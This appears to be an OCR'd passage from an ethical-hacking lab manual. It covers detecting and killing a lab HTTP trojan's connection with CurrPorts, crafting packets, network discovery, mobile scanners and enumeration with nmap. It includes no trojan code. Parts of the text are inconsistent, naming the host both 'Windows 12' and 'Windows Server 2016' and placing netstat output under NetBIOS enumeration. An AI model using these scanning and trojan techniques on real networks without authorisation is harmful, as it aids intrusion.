Case Study: Using the Previous lab, we are going to re-execute HTTP Remote Access Trojan (RAT) on Windows 12 machine (10.10.50.211) and observed the TCP/IP connections to detect and kill the connection.


Topology:

Configuration:

1. Run the application **Currports** on Windows Server 2016 and observe the processes.



iv- Run the HTTP Trojan created in the previous lab



The new process is added to the list.

You can observe the process name, Protocol, Local and remote port and IP address information.


3. For more detail, right click on httpserver.exe and go to properties

Properties are showing more details about tcp connection.


4. Go to Windows 7 machine and initiate the connection as mentioned in the previous lab using a web browser.

Connection successfully established.

5. Back to Windows Server 2016, Kill the connection.




6. To verify, retry to establish the connection from windows 7.



vii. Colasoft Packet Builder

Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking **Add**/button. Select the Packet type from the drop-down option. Available options are: - • ARP Packet

- IP Packet
- TCP Packet
- UDP Packet




After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.

Practical No. 2


a. Perform Network Discovery using the following tools:

i. Solar Wind Network Topology Mapper


ii.



ii. Network View



iii. LANState Pro




b. Use the following censorship circumvention tools:

i. Tails OS

c. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

There are several basic and advanced network tools available for the Mobile device on application stores. The following are some effective tools for network Scanning.



Network Scanner
-Detailed hosts information
-Very fast searching
-Easy to use
Network Scanner
First Row
UNINSTALL
OPEN
Contains ads • In-app purchases
100
THOUSAND
Downloads
4.5
4,336
Tools
Similar
IP discover, Port scanner
WHAT'S NEW
Network Scann...
IP: 192.168.0.100/24
SSID: "IPSpecialist"
MODE: WIFI (39 Mbps)
IP calculator
DNS lookup
Whois
Traceroute
Port scanner
Network Scann...
IP: 192.168.0.100/24
SSID: "IPSpecialist"
MODE: WIFI (39 Mbps)
192.168.0.100 (This device)
192.168.0.1 (Gateway)
192.168.0.106
192.168.0.104

Practical No. 3

a. Perform Enumeration using the following tools:

i. Nmap


To perform OS detection with nmap perform the following: nmap -O<ip address>




ii. NetBIOS Enumeration Tool

```
┌──(ritik㉿ritik)-[~]
└─$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 ritik:45204             del12s05-in-f4.1e:https ESTABLISHED
tcp        0      0 ritik:49222             server-13-224-20-:https ESTABLISHED
tcp        0      0 ritik:34744             ec2-35-167-149-24:https ESTABLISHED
tcp        0      0 ritik:58126             ec2-35-161-6-128.:https ESTABLISHED
tcp        0      0 ritik:55236             104.18.32.68:http       TIME_WAIT
tcp        0      0 ritik:60936             98.203.120.34.bc.:https ESTABLISHED
tcp        0      0 ritik:43858             104.22.24.131:https     ESTABLISHED
tcp        0      0 ritik:37840             20.120.65.166:https     ESTABLISHED
tcp        0      0 ritik:46330             104.16.122.175:https    ESTABLISHED
udp        0      0 ritik:bootpc            WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6       0      0 [::]:ipv6-icmp          [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     197448   /run/user/1000/speech-dispatcher/speechd.sock
unix  2      [ ACC ]     STREAM     LISTENING     17408    /tmp/.X11-unix/X1
unix  2      [ ACC ]     STREAM     LISTENING     19999    @/tmp/.ICE-unix/1182
unix  3      [ ]         DGRAM      CONNECTED     14870    /run/systemd/notify
```


iii. SuperScan




iv. Hyena




v. SoftPerfect Network Scanner Tool



vi. SolarWinds Engineer's Toolset

